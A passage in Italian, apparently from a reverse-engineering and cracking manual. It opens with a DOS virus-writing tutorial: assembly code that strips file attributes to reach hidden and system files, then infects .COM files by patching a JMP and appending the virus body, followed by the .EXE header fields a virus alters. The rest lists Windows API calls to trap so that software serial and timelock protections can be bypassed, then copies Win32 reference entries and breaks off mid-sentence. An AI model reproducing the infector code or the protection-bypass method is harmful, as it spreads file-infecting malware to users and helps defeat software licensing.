Il seguente è uno spaccato del DTA.
Offset Size What it is
0h 21 BYTES Reserved, varies as per DOS version
15h BYTE File attribute
16h WORD File time
18h WORD File date
1Ah DWORD File size
1Eh 13 BYTES ASCIIZ filename + extension
Il seguente codice salva le informazioni dal DTA.
lea si, [bp+offset DTA+15h] ; Start from attributes
mov cx, 9 ; Finish with size
lea di, [bp+offset f_attr] ; Move into your locations
rep movsb
; Variables needed
f_attr db ?
f_time dw ?
f_date dw ?
f_size dd ?
Ora è possibile cambiare gli attributi tramite INT 21h/Function 43h/Subfunction
01h.
Questo è per permettere l’infezione di file nascosti, di sistema e read only.
lea dx, [bp+offset DTA+1eh] ; DX points to filename in
mov ax, 4301h ; DTA
xor cx, cx ; Clear file attributes
int 21h ; Issue the call
A questo punto è possibile aprire il file e usare l’handle per lettura e
scrittura.
lea dx, [bp+offset DTA+1eh] ; Use filename in DTA
mov ax, 3d02h ; Open read/write mode
int 21h ; duh.
xchg ax, bx ; Handle is more useful in ù
; BX
Ed ora il codice per cui si è lavorato fino ad ora ovvero quello per infettare.
Quello che segue riguarda i files .COM
; Sample COM infector. Assumes BX holds the file handle
; Assume COM file passes infection criteria and not already infected
mov ah, 3fh
lea dx, [bp+buffer1]
mov cx, 3
int 21h
mov ax, 4200h ; Move file pointer to
xor cx, cx ; the beginning of the
xor dx, dx ; file
int 21h
mov byte ptr [bp+buffer2], 0e9h ; JMP
mov ax, word ptr [bp+f_size]
sub ax, part1_size ; Usually 3
mov word ptr [bp+buffer2+1], ax ; offset of JMP
; Encode JMP instruction to replace beginning of the file
mov byte ptr [bp+buffer2], 0e9h ; JMP
mov ax, word ptr [bp+f_size]
sub ax, part1_size ; Usually 3
mov word ptr [bp+buffer2+1], ax ; offset of JMP
; Write the JMP instruction to the beginning of the file
mov ah, 40h ; Write CX bytes to
mov cx, 3 ; handle in BX from
lea dx, [bp+buffer2] ; buffer - DS:[DX]
int 21h
mov ax, 4202h ; Move file pointer to
xor cx, cx ; end of file
xor dx, dx
int 21h
mov ah, 40h ; Write CX bytes
mov cx, endofvirus - startofpart2 ; Effective size of virus
lea dx, [bp+startofpart2] ; Begin write at start
int 21h ; Variables buffer1
db 3 dup (?) ; Saved bytes from the
; infected file to restore
; later buffer2
db 3 dup (?) ; Temp buffer
Per i .EXE bisogna prima vedere un attimo di teoria.
Quello che segue è l’ header di un file .EXE
Ofs Name Size Comments
00 Signature 2 bytes always 4Dh 5Ah (MZ)
*02 Last Page Size 1 word number of bytes in last page
*04 File Pages 1 word number of 512 byte pages
06 Reloc Items 1 word number of entries in table
08 Header Paras 1 word size of header in 16 byte paras
0A MinAlloc 1 word minimum memory required in paras
0C MaxAlloc 1 word maximum memory wanted in paras
*0E PreReloc SS 1 word offset in paras to stack segment
*10 Initial SP 1 word starting SP value
12 Negative checksum 1 word currently ignored
*14 Pre Reloc IP 1 word execution start address
*16 Pre Reloc CS 1 word preadjusted start segment
18 Reloc table offset 1 word is offset from start of file)
1A Overlay number 1 word ignored if not overlay
1C Reserved/unused 2 words
• sono quelli cambiati dal virus
Per capire il tutto bisogna pensare che il file .EXE è strutturato in segmenti.
Questi segmenti possono iniziare e finire ovunque.
Quello che bisogna fare è attaccare il codice alla fine.
API DI WINDOWS.
La presente parte non vuole essere un manuale completo delle API di Windows
visto il numero ragguardevole e quindi lo spazio che occuperebbero in numero di
pagine.
Inoltre non è lo scopo di questo volume insegnare la programmazione in ambiente
Windows ma solo quello di indicare quali funzioni potrebbero essere quelle
utilizzate, e quindi da intercettare, nel caso di protezioni.
Abbiamo visto prima che alcune volte funzioni come GetDlgItemText,
GetDlgItemInt, GetWindowText ecc. erano quelle ricercate al fine di comprendere
dove si trovavano le routines che eseguivano le richieste delle stringhe
relative ai codici.
Altre volte il codice relativo alle funzioni di gestione delle serializzazioni
sono più complesse, per volere dei progettisti, per cui l’individuazione dei
moduli veri e propri risulta essere più complessa, raggiungibile soltanto
mediante la ricerca di altre funzioni come ad esempio quelle che leggono e
scrivono informazioni dentro al file di registro.
Avrete notato che alcune volte caricando dei programmi per la prima volta vi
veniva richiesto il numero di serie.
Se per qualche motivo vi capitava di dover eliminare dal disco quel programma e
poi rinserirlo avrete notato che i codici di attivazione non vi venivano più
richiesti.
Le informazioni inserite la prima volta sicuramente venivano salvate da qualche
parte e precisamente nel file di registro.
Le funzioni che eseguono funzionalità su questo possono essere dei buoni
obbiettivi per identificare certi moduli.
Nelle seguenti pagine riporto un elenco delle funzioni API più facilmente
utilizzate nei moduli di cui stiamo parlando.
Come al solito le informazioni provengono da files freeware trovati su Internet.
Come ho detto all’inizio non si tratta di tutte le funzioni ma solo di quelle
che potrebbero essere utilizzate nei moduli di registrazione.
Le funzioni spesso sono le più svariate.
Alcune volte ad esempio viene richiesto che l’installazione avvenga dal CD per
cui le API potrebbero essere quelle legate al controllo dei dischi quali
GetDriveTypeA oppure GetVolumeInformation.
Altre volte potrebbero essere funzioni legate alla lettura di campi come ad
esempio GetDlgItemTextA ecc.
Insomma.
Le funzioni elencate sono quelle maggiormente utilizzate per i nostri obiettivi.
Ricordatevi che queste API vengono importate dal programma e a ciascuna gli
viene assegnato un indirizzo.
SoftIce o Wdasm vi mostrano in forma simbolica i nomi per cui le ricerche
avvengono per nome vero e proprio.
Gli argomenti potrete ricavarli dalle informazioni riportate.
Dimenticavo che spesso possiamo ricercare le classiche funzioni di libreria del
C destinate alla manipolazione di stringhe come ad esempio _lstrcmp o _lstrlen.
Queste possono essere usate per comparare due stringhe, per valutare la
lunghezza ecc.
C’è anche da tenere sempre presente che le funzioni sono anche relative al
linguaggio usato per la creazione delle procedure di timelock.
Alcune volte il programmatore che ha scritto il programma ha ideato ed
implementato anche le routine di serializzazione.
In questo caso sicuramente le funzioni usate in tali routine sono nello stesso
linguaggio del resto del programma.
Esistono software commerciali che permettono l’aggiunta di routine per la
gestione dei demo in file eseguibili.
Programmi seri come quelli di Symantec, Macromedia ecc. usano programmi
commerciali per le loro versioni demo.
Questi sono casi a parte in quanto essendo fatti su misura per queste funzioni
utilizzano metodi “molto” professionali legati ad algoritmi di crittografia ecc.
Se le funzioni di serializzazione sono scritte nello stesso linguaggio del
programma allora si tratterà di identificare quale è in quanto le funzioni da
cercare saranno relative a questo.
Supponiamo di cercare la funzione che fa comparire una dialog che avvisa che il
codice è errato di un programma scritto in C.
In questo caso, lo abbiamo già visto, dovremmo cercare una MessageBox.
Se il programma è scritto in Delphi allora il nome della funzione potrebbe
essere ShowMessage() o MessageDlg().
Se i linguaggi si supportano sulle DLL di Windows alla fine utilizzeranno le
seguenti API.
Infatti è possibile vedere le funzioni importate dei vari RUNTIME (di
visualbasic, delphi ecc.)
Il seguente spezzone di lista mostra alcune funzioni importate da VisualBasic:
Imported functions : c:WindowsVBRUN300.DLL
============================================
GDI 1 SETBKCOLOR
GDI 2 SETBKMODE
GDI 3 SETMAPMODE
GDI 4 SETROP2
GDI 7 SETSTRETCHBLTMODE
GDI 9 SETTEXTCOLOR
GDI 11 SETWINDOWORG
GDI 13 SETVIEWPORTORG
GDI 14 SETVIEWPORTEXT
GDI 15 OFFSETWINDOWORG
GDI 19 LINETO
GDI 20 MOVETO
GDI 21 EXCLUDECLIPRECT
GDI 22 INTERSECTCLIPRECT
GDI 23 ARC
GDI 24 ELLIPSE
GDI 26 PIE
GDI 27 RECTANGLE
GDI 28 ROUNDRECT
GDI 29 PATBLT
GDI 30 SAVEDC
GDI 34 BITBLT
GDI 35 STRETCHBLT
GDI 38 ESCAPE
GDI 39 RESTOREDC
GDI 45 SELECTOBJECT
GDI 47 COMBINERGN
GDI 48 CREATEBITMAP
GDI 50 CREATEBRUSHINDIRECT
GDI 51 CREATECOMPATIBLEBITMAP
GDI 52 CREATECOMPATIBLEDC
GDI 53 CREATEDC
GDI 57 CREATEFONTINDIRECT
GDI 58 CREATEHATCHBRUSH
GDI 61 CREATEPEN
GDI 62 CREATEPENINDIRECT
GDI 64 CREATERECTRGN
GDI 66 CREATESOLIDBRUSH
GDI 68 DELETEDC
GDI 69 DELETEOBJECT
GDI 70 ENUMFONTS
GDI 74 GETBITMAPBITS
GDI 75 GETBKCOLOR
GDI 77 GETCLIPBOX
GDI 80 GETDEVICECAPS
GDI 82 GETOBJECT
GDI 83 GETPIXEL
GDI 85 GETROP2
GDI 87 GETSTOCKOBJECT
GDI 91 GETTEXTEXTENT
GDI 92 GETTEXTFACE
GDI 93 GETTEXTMETRICS
GDI 97 GETWINDOWORG
GDI 106 SETBITMAPBITS
GDI 127 DELETEMETAFILE
GDI 148 SETBRUSHORG
GDI 150 UNREALIZEOBJECT
GDI 151 COPYMETAFILE
GDI 153 CREATEIC
GDI 154 GETNEARESTCOLOR
GDI 159 GETMETAFILEBITS
GDI 160 SETMETAFILEBITS
GDI 172 SETRECTRGN
GDI 175 ENUMMETAFILE
GDI 176 PLAYMETAFILERECORD
GDI 351 EXTTEXTOUT
GDI 360 CREATEPALETTE
GDI 363 GETPALETTEENTRIES
GDI 439 STRETCHDIBITS
GDI 440 SETDIBITS
GDI 441 GETDIBITS
GDI 442 CREATEDIBITMAP
KERNEL 1 FATALEXIT
KERNEL 3 GETVERSION
KERNEL 4 LOCALINIT
KERNEL 5 LOCALALLOC
KERNEL 6 LOCALREALLOC
KERNEL 7 LOCALFREE
KERNEL 8 LOCALLOCK
KERNEL 9 LOCALUNLOCK
KERNEL 10 LOCALSIZE
KERNEL 15 GLOBALALLOC
KERNEL 16 GLOBALREALLOC
KERNEL 17 GLOBALFREE
KERNEL 18 GLOBALLOCK
KERNEL 19 GLOBALUNLOCK
KERNEL 20 GLOBALSIZE
KERNEL 21 GLOBALHANDLE
KERNEL 22 GLOBALFLAGS
KERNEL 23 LOCKSEGMENT
KERNEL 24 UNLOCKSEGMENT
KERNEL 30 WAITEVENT
KERNEL 36 GETCURRENTTASK
KERNEL 37 GETCURRENTPDB
KERNEL 46 FREEMODULE
KERNEL 47 GETMODULEHANDLE
KERNEL 49 GETMODULEFILENAME
KERNEL 50 GETPROCADDRESS
KERNEL 52 FREEPROCINSTANCE
KERNEL 57 GETPROFILEINT
KERNEL 58 GETPROFILESTRING
KERNEL 60 FINDRESOURCE
KERNEL 62 LOCKRESOURCE
KERNEL 64 ACCESSRESOURCE
KERNEL 65 SIZEOFRESOURCE
KERNEL 74 OPENFILE
KERNEL 81 _LCLOSE
KERNEL 82 _LREAD
KERNE 84_LLSEEK
Per motivi di spazio la lista è stata troncata.
Se volete ricostruirle relative ad ogni RunTime potete usare ScanBin sulle DLL
tipo VBRUN400.DLL ecc.
Il nome prima del numero e del nome della funzione è la DLL da cui proviene.
I testi sono originali in lingua inglese per evitare mie interpretazioni errate.
GetDlgItem
The GetDlgItem function retrieves the handle of a control in the specified
dialog box.
HWND GetDlgItem(
HWND hDlg, // handle of dialog box
int nIDDlgItem //identifier of control
);
Parameters
hDlg
Identifies the dialog box that contains the control.
nIDDlgItem
Specifies the identifier of the control to be retrieved.
Return Values
If the function succeeds, the return value is the window handle of the given
control.
If the function fails, the return value is NULL, indicating an invalid dialog
box handle or a nonexistent control.
Remarks
You can use the GetDlgItem function with any parent-child window pair, not just
with dialog boxes. As long as the hDlg parameter specifies a parent window and
the child window has a unique identifier (as specified by the hMenu parameter in
the CreateWindow or CreateWindowEx function that created the child window),
*GetDlgItem returns a valid handle to the child window.
See Also
CreateWindow, CreateWindowEx, GetDlgItemInt, GetDlgItemText
GetDlgItemInt
The GetDlgItemInt function translates the text of a specified control in a
dialog box into an integer value.
UINT GetDlgItemInt(
HWND hDlg, // handle to dialog box
int nIDDlgItem, // control identifier
BOOL *lpTranslated, // points to variable to receive success/failure indicator
BOOL bSigned // specifies whether value is signed or unsigned
);
Parameters
hDlg
Handle to the dialog box that contains the control of interest.
nIDDlgItem
Dialog item identifier that specifies the control whose text is to be
translated.
lpTranslated
Points to a Boolean variable that receives a function success/failure value.
TRUE indicates success, FALSE indicates failure.
This parameter is optional: it can be NULL. In that case, the function returns
no information about success or failure.
bSigned
Specifies whether the function should examine the text for a minus sign at the
beginning and return a signed integer value if it finds one. TRUE specifies that
this should be done, FALSE that it should not.
Return Values
If the function succeeds, the variable pointed to by lpTranslated is set to
TRUE, and the return value is the translated value of the control text.
If the function fails, the variable pointed to by lpTranslated is set to FALSE,
and the return value is zero. Note that, since zero is a possible translated
value, a return value of zero does not by itself indicate failure.
If lpTranslated is NULL, the function returns no information about success or
failure.
If the bSigned parameter is TRUE, specifying that the value to be retrieved is a
signed integer value, cast the return value to an int type.
Remarks
The GetDlgItemInt function retrieves the text of the given control by sending
the control a WM_GETTEXT message. The function translates the retrieved text by
stripping any extra spaces at the beginning of the text and then converting the
decimal digits. The function stops translating when it reaches the end of the
text or encounters a nonnumeric character.
If the bSigned parameter is TRUE, the GetDlgItemInt function checks for a minus
sign (-) at the beginning of the text and translates the text into a signed
integer value. Otherwise, the function creates an unsigned integer value.
The GetDlgItemInt function returns zero if the translated value is greater than
INT_MAX (for signed numbers) or UINT_MAX (for unsigned numbers).
See Also
GetDlgItem
GetDlgItemText
The GetDlgItemText function retrieves the title or text associated with a
control in a dialog box.
UINT GetDlgItemText(
HWND hDlg, // handle of dialog box
int nIDDlgItem, // identifier of control
LPTSTR lpString, // address of buffer for text
int nMaxCount // maximum size of string
);
Parameters
hDlg
Identifies the dialog box that contains the control.
nIDDlgItem
Specifies the identifier of the control whose title or text is to be retrieved.
lpString
Points to the buffer to receive the title or text.
nMaxCount
Specifies the maximum length, in characters, of the string to be copied to the
buffer pointed to by lpString. If the length of the string exceeds the limit,
the string is truncated.
Return Values
If the function succeeds, the return value specifies the number of characters
copied to the buffer, not including the terminating null character.
If the function fails, the return value is zero.
Remarks
The GetDlgItemText function sends a WM_GETTEXT message to the control.
See Also
GetDlgItemInt
GetLocalTime
The GetLocalTime function retrieves the current local date and time.
VOID GetLocalTime(
LPSYSTEMTIME lpSystemTime // address of system time structure
);
Parameters
lpSystemTime
Points to a SYSTEMTIME structure to receive the current local date and time.
Return Values
This function does not return a value.
See Also
GetSystemTime
GetOpenFileName
The GetOpenFileName function creates an Open common dialog box that lets the
user specify the drive, directory, and the name of a file or set of files to
open.
BOOL GetOpenFileName(
LPOPENFILENAME lpofn // address of structure with initialization data
);
Parameters
lpofn
Pointer to an OPENFILENAME structure that contains information used to
initialize the dialog box. When GetOpenFileName returns, this structure contains
information about the user's file selection.
Return Values
If the user specifies a filename and clicks the OK button, the return value is
nonzero. The buffer pointed to by the lpstrFile member of the OPENFILENAME
structure contains the full path and filename specified by the user.
If the user cancels or closes the Open dialog box or an error occurs, the return
value is zero. To get extended error information, call the CommDlgExtendedError
function, which can return one of the following values:
CDERR_FINDRESFAILURE
CDERR_NOHINSTANCE
CDERR_INITIALIZATION
CDERR_NOHOOK
CDERR_LOCKRESFAILURE
CDERR_NOTEMPLATE
CDERR_LOADRESFAILURE
CDERR_STRUCTSIZE
CDERR_LOADSTRFAILURE
FNERR_BUFFERTOOSMALL
CDERR_MEMALLOCFAILURE
FNERR_INVALIDFILENAME
CDERR_MEMLOCKFAILURE
FNERR_SUBCLASSFAILURE
Remarks
By default, Windows 95 and Windows NT version 4.0 display a new version of the
Open dialog box that provides user-interface features that are similar to the
Windows Explorer. You can provide an OFNHookProc hook procedure for an Explorer-
style Open dialog box. To enable the hook procedure, set the OFN_EXPLORER and
OFN_ENABLEHOOK flags in the Flags member of the OPENFILENAME structure and
specify the address of the hook procedure in the lpfnHook member.
Windows 95 and Windows NT 4.0 continue to support the old-style Open dialog box
for applications that want to maintain a user-interface consistent with the
Windows 3.1 or Windows NT 3.51 user-interface. To display the old-style Open
dialog box, enable an OFNHookProcOldStyle hook procedure and ensure that the
OFN_EXPLORER flag is not set.
GetPrivateProfileInt
The GetPrivateProfileInt function retrieves an integer associated with a key in
the specified section of the given initialization file. This function is
provided for compatibility with 16-bit Windows-based applications. Win32-based
applications should store initialization information in the registry.
UINT GetPrivateProfileInt(
LPCTSTR lpAppName, // address of section name
LPCTSTR lpKeyName, // address of key name
INT nDefault, // return value if key name is not found
LPCTSTR lpFileName // address of initialization filename
);
Parameters
lpAppName
Points to a null-terminated string containing the section name in the
initialization file.
lpKeyName
Points to the null-terminated string containing the key name whose value is to
be retrieved. This value is in the form of a string; the GetPrivateProfileInt
function converts the string into an integer and returns the integer.
nDefault
Specifies the default value to return if the key name cannot be found in the
initialization file.
lpFileName
Points to a null-terminated string that names the initialization file. If this
parameter does not contain a full path to the file, Windows searches for the
file in the Windows directory.
Return Values
If the function succeeds, the return value is the integer equivalent of the
string following the specified key name in the specified initialization file. If
the key is not found, the return value is the specified default value. If the
value of the key is less than zero, the return value is zero.
Remarks
The function searches the file for a key that matches the name specified by the
lpKeyName parameter under the section name specified by the lpAppName parameter.
A section in the initialization file must have the following form:
[section]
key=value
.
.
.
The GetPrivateProfileInt function is not case-sensitive; the strings in
lpAppName and lpKeyName can be a combination of uppercase and lowercase letters.
An application can use the GetProfileInt function to retrieve an integer value
from the WIN.INI file.
Windows NT:
Calls to private profile functions may be mapped to the registry instead of to
the specified initialization files. This mapping occurs when the initialization
file and section are specified in the registry under the following keys:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMapping
This mapping is likely if an application modifies system-component
initialization files, such as CONTROL.INI, SYSTEM.INI, and WINFILE.INI. In these
cases, the GetPrivateProfileInt function retrieves information from the
registry, not from the initialization file; the change in the storage location
has no effect on the function's behavior.
The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use
the following steps to locate initialization information:
1. Look in the registry for the name of the initialization file, say myfile.ini,
under IniFileMapping:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMappingmyfile.ini
2. Look for the section name specified by lpAppName. This will be a named value
under myfile.ini, or a subkey of myfile.ini, or will not exist.
3. If the section name specified by lpAppName is a named value under myfile.ini,
then that value specifies where in the registry you will find the keys for the
section.
4. If the section name specified by lpAppName is a subkey of myfile.ini, then
named values under that subkey specify where in the registry you will find the
keys for the section. If the key you are looking for does not exist as a named
value, then there will be an unnamed value (shown as "<No Name>") that specifies
the default location in the registry where you will find the key.
5. If the section name specified by lpAppName does not exist as a named value or
as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No
Name>") under myfile.ini that specifies the default location in the registry
where you will find the keys for the section.
6. If there is no subkey for myfile.ini, or if there is no entry for the section
name, then look for the actual myfile.ini on the disk and read its contents.
When looking at values in the registry that specify other registry locations,
there are several prefixes that change the behavior of the ini file mapping:
! - this character forces all writes to go both to the registry and to the .INI
file on disk.
# - this character causes the registry value to be set to the value in the
Windows 3.1 .INI file when a new user logs in for the first time after setup.
@ - this character prevents any reads from going to the .INI file on disk if the
requested data is not found in the registry.
USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix
is relative to that key.
SYS: - this prefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after
the prefix is relative to that key.
See Also
GetProfileInt
GetPrivateProfileString
The GetPrivateProfileString function retrieves a string from the specified
section in an initialization file. This function is provided for compatibility
with 16-bit Windows-based applications. Win32-based applications should store
initialization information in the registry.
DWORD GetPrivateProfileString(
LPCTSTR lpAppName, // points to section name
LPCTSTR lpKeyName, // points to key name
LPCTSTR lpDefault, // points to default string
LPTSTR lpReturnedString, // points to destination buffer
DWORD nSize, // size of destination buffer
LPCTSTR lpFileName // points to initialization filename
);
Parameters
lpAppName
Points to a null-terminated string that specifies the section containing the key
name. If this parameter is NULL, the GetPrivateProfileString function copies all
section names in the file to the supplied buffer.
lpKeyName
Pointer to the null-terminated string containing the key name whose associated
string is to be retrieved. If this parameter is NULL, all key names in the
section specified by the lpAppName parameter are copied to the buffer specified
by the lpReturnedString parameter.
lpDefault
Pointer to a null-terminated default string. If the lpKeyName key cannot be
found in the initialization file, GetPrivateProfileString copies the default
string to the lpReturnedString buffer. This parameter cannot be NULL.
Avoid specifying a default string with trailing blank characters. The function
inserts a null character in the lpReturnedString buffer to strip any trailing
blanks.
Windows 95: Although lpDefault is declared as a constant parameter, Windows 95
strips any trailing blanks by inserting a null character into the lpDefault
string before copying it to the lpReturnedString buffer.
Windows NT: Windows NT does not modify the lpDefault string. This means that if
the default string contains trailing blanks, the lpReturnedString and lpDefault
strings will not match when compared using the lstrcmp function.
lpReturnedString
Pointer to the buffer that receives the retrieved string.
nSize
Specifies the size, in characters, of the buffer pointed to by the
lpReturnedString parameter.
lpFileName
Pointer to a null-terminated string that names the initialization file. If this
parameter does not contain a full path to the file, Windows searches for the
file in the Windows directory.
Return Values
If the function succeeds, the return value is the number of characters copied to
the buffer, not including the terminating null character.
If neither lpAppName nor lpKeyName is NULL and the supplied destination buffer
is too small to hold the requested string, the string is truncated and followed
by a null character, and the return value is equal to nSize minus one.
If either lpAppName or lpKeyName is NULL and the supplied destination buffer is
too small to hold all the strings, the last string is truncated and followed by
two null characters. In this case, the return value is equal to nSize minus two.
Remarks
The GetPrivateProfileString function searches the specified initialization file
for a key that matches the name specified by the lpKeyName parameter under the
section heading specified by the lpAppName parameter. If it finds the key, the
function copies the corresponding string to the buffer. If the key does not
exist, the function copies the default character string specified by the
lpDefault parameter. A section in the initialization file must have the
following form:
[section]
key=string
.
.
.
If lpAppName is NULL, GetPrivateProfileString copies all section names in the
specified file to the supplied buffer. If lpKeyName is NULL, the function copies
all key names in the specified section to the supplied buffer. An application
can use this method to enumerate all of the sections and keys in a file. In
either case, each string is followed by a null character and the final string is
followed by a second null character. If the supplied destination buffer is too
small to hold all the strings, the last string is truncated and followed by two
null characters.
If the string associated with lpKeyName is enclosed in single or double
quotation marks, the marks are discarded when the GetPrivateProfileString
function retrieves the string.
The GetPrivateProfileString function is not case-sensitive; the strings can be a
combination of uppercase and lowercase letters.
To retrieve a string from the WIN.INI file, use the GetProfileString function.
Windows NT:
Calls to private profile functions may be mapped to the registry instead of to
the specified initialization files. This mapping occurs when the initialization
file and section are specified in the registry under the following keys:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMapping
This mapping is likely if an application modifies system-component
initialization files, such as CONTROL.INI, SYSTEM.INI, and WINFILE.INI. In these
cases, the GetPrivateProfileString function retrieves information from the
registry, not from the initialization file; the change in the storage location
has no effect on the function's behavior.
The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use
the following steps to locate initialization information:
1. Look in the registry for the name of the initialization file, say myfile.ini,
under IniFileMapping:
HKEY_LOCAL_MACHINESoftwareMicrosoft
Windows NTCurrentVersionIniFileMappingmyfile.ini
2. Look for the section name specified by lpAppName. This will be a named value
under myfile.ini, or a subkey of myfile.ini, or will not exist.
3. If the section name specified by lpAppName is a named value under myfile.ini,
then that value specifies where in the registry you will find the keys for the
section.
4. If the section name specified by lpAppName is a subkey of myfile.ini, then
named values under that subkey specify where in the registry you will find the
keys for the section. If the key you are looking for does not exist as a named
value, then there will be an unnamed value (shown as "<No Name>") that specifies
the default location in the registry where you will find the key.
5. If the section name specified by lpAppName does not exist as a named value or
as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No
Name>") under myfile.ini that specifies the default location in the registry
where you will find the keys for the section.
6. If there is no subkey for myfile.ini, or if there is no entry for the section
name, then look for the actual myfile.ini on the disk and read its contents.
When looking at values in the registry that specify other registry locations,
there are several prefixes that change the behavior of the ini file mapping:
! - this character forces all writes to go both to the registry and to the .INI
file on disk.
# - this character causes the registry value to be set to the value in the
Windows 3.1 .INI file when a new user logs in for the first time after setup.
@ - this character prevents any reads from going to the .INI file on disk if the
requested data is not found in the registry.
USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix
is relative to that key.
SYS: - this prefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after
the prefix is relative to that key.
See Also
GetProfileSint
GetSystemTime
The GetSystemTime function retrieves the current system date and time. The
system time is expressed in Coordinated Universal Time (UTC).
VOID GetSystemTime(
LPSYSTEMTIME lpSystemTime // address of system time structure
);
Parameters
lpSystemTime
Points to a SYSTEMTIME structure to receive the current system date and time.
Return Values
This function does not return a value.
See Also
GetLocalTime, GetSystemTimeAdjustment, SetSystemTime, SYSTEMTIME
GetSystemTimeAsFileTime
The GetSystemTimeAsFileTime function obtains the current system date and time.
The information is in Coordinated Universal Time (UTC) format.
VOID GetSystemTimeAsFileTime(
LPFILETIME lpSystemTimeAsFileTime // pointer to a file time structure
);
Parameters
lpSystemTimeAsFileTime
Pointer to a FILETIME structure to receive the current system date and time in
UTC format.
Return Values
This function does not return a value.
Remarks
The GetSystemTimeAsFileTime function is equivalent to the following code
sequence:
FILETIME ft;
SYSTEMTIME st;
GetSystemTime(&st);
SystemTimeToFileTime(&st,&ft);
See Also
FILETIME, GetSystemTime, SYSTEMTIME, SystemTimeToFileTime
GetWindowLong
The GetWindowLong function retrieves information about the specified window. The
function also retrieves the 32-bit (long) value at the specified offset into the
extra window memory of a window.
LONG GetWindowLong(
HWND hWnd, // handle of window
int nIndex // offset of value to retrieve
);
Parameters
hWnd
Identifies the window and, indirectly, the class to which the window belongs.
nIndex
Specifies the zero-based offset to the value to be retrieved. Valid values are
in the range zero through the number of bytes of extra window memory, minus
four; for example, if you specified 12 or more bytes of extra memory, a value of
8 would be an index to the third 32-bit integer. To retrieve any other value,
specify one of the following values:
GWL_EXSTYLE
Retrieves the extended window styles.
GWL_STYLE
Retrieves the window styles.
GWL_WNDPROC
Retrieves the address of the window procedure, or a handle representing the
address of the window procedure. You must use the CallWindowProc function to
call the window procedure.
GWL_HINSTANCE
Retrieves the handle of the application instance.
GWL_HWNDPARENT
Retrieves the handle of the parent window, if any.
GWL_ID
Retrieves the identifier of the window.
GWL_USERDATA
Retrieves the 32-bit value associated with the window. Each window has a
corresponding 32-bit value intended for use by the application that created the
window.
The following values are also available when the hWnd parameter identifies a
dialog box:
DWL_DLGPROC
Retrieves the address of the dialog box procedure, or a handle representing the
address of the dialog box procedure. You must use the CallWindowProc function to
call the dialog box procedure.
DWL_MSGRESULT
Retrieves the return value of a message processed in the dialog box procedure.
DWL_USER
Retrieves extra information private to the application, such as handles or
pointers.
Return Values
If the function succeeds, the return value is the requested 32-bit value.
If the function fails, the return value is zero. To get extended error
information, call GetLastError.
Remarks
Reserve extra window memory by specifying a nonzero value in the cbWndExtra
member of the WNDCLASS structure used with the RegisterClass function.
See Also
CallWindowProc, GetWindowWord, RegisterClass, SetParent
GetWindowText
The GetWindowText function copies the text of the specified window's title bar
(if it has one) into a buffer. If the specified window is a control, the text of
the control is copied.
int GetWindowText(
HWND hWnd, // handle of window or control with text
LPTSTR lpString, // address of buffer for text
int nMaxCount // maximum number of characters to copy
);
Parameters
hWnd
Identifies the window or control containing the text.
lpString
Points to the buffer that will receive the text.
nMaxCount
Specifies the maximum number of characters to copy to the buffer, including the
NULL character. If the text exceeds this limit, it is truncated.
Return Values
If the function succeeds, the return value is the length, in characters, of the
copied string, not including the terminating null character. If the window has
no title bar or text, if the title bar is empty, or if the window or control
handle is invalid, the return value is zero. To get extended error information,
call GetLastError.
This function cannot retrieve the text of an edit control in another
application.
Remarks
This function causes a WM_GETTEXT message to be sent to the specified window or
control.
This function cannot retrieve the text of an edit control in another
application.
See Also
GetWindowTextLength
GetWindowTextLength
The GetWindowTextLength function retrieves the length, in characters, of the
specified window's title bar text (if the window has a title bar). If the
specified window is a control, the function retrieves the length of the text
within the control.
int GetWindowTextLength(
HWND hWnd // handle of window or control with text
);
Parameters
hWnd
Identifies the window or control.
Return Values
If the function succeeds, the return value is the length, in characters, of the
text. Under certain conditions, this value may actually be greater than the
length of the text. For more information, see the following Remarks section.
If the window has no text, the return value is zero. To get extended error
information, call GetLastError.
Remarks
This function causes a WM_GETTEXTLENGTH message to be sent to the specified
window or control.
Under certain conditions, the GetWindowTextLength function may return a value
that is larger than the actual length of the text. This occurs with certain
mixtures of ANSI and Unicode, and is due to the operating system allowing for
the possible existence of DBCS characters within the text. The return value,
however, will always be at least as large as the actual length of the text; you
can thus always use it to guide buffer allocation. This behavior can occur when
an application uses both ANSI functions and common dialogs, which use Unicode.
It can also occur when an application uses the ANSI flavor of
GetWindowTextLength with a window whose window procedure is Unicode, or the
Unicode flavor with a window whose window procedure is ANSI.
To obtain the exact length of the text, use the WM_GETTEXT, LB_GETTEXT, or
CB_GETLBTEXT messages, or the GetWindowText function.
See Also
CB_GETLBTEXT, GetWindowText, LB_GETTEXT, SetWindowText
CharUpper
The CharUpper function converts a character string or a single character to
uppercase. If the operand is a character string, the function converts the
characters in place. This function supersedes the AnsiUpper function.
LPTSTR CharUpper(
LPTSTR lpsz // single character or pointer to string
);
Parameters
lpsz
Pointer to a null-terminated string or specifies a single character. If the
high-order word of this parameter is zero, the low-order word must contain a
single character to be converted.
Return Values
If the operand is a character string, the function returns a pointer to the
converted string. Since the string is converted in place, the return value is
equal to lpsz.
If the operand is a single character, the return value is a 32-bit value whose
high-order word is zero, and low-order word contains the converted character.
There is no indication of success or failure. Failure is rare.
Remarks
Windows NT: To make the conversion, the function uses the language driver for
the current language selected by the user at setup or by using the Control
Panel. If no language has been selected, Windows completes the conversion by
using internal default mapping. The conversion is made based on the code page
associated with the process locale.
Windows 95: The function makes the conversion based on the information
associated with the user's default locale, which is the locale selected by the
user at setup or by using the Control Panel. Windows 95 does not have language
drivers.
See Also
CharLower
CharLower
The CharLower function converts a character string or a single character to
lowercase. If the operand is a character string, the function converts the
characters in place. This function supersedes the AnsiLower function.
LPTSTR CharLower(
LPTSTR lpsz // single character or pointer to string
);
Parameters
lpsz
Pointer to a null-terminated string or specifies a single character. If the
high-order word of this parameter is zero, the low-order word must contain a
single character to be converted.
Return Values
If the operand is a character string, the function returns a pointer to the
converted string. Since the string is converted in place, the return value is
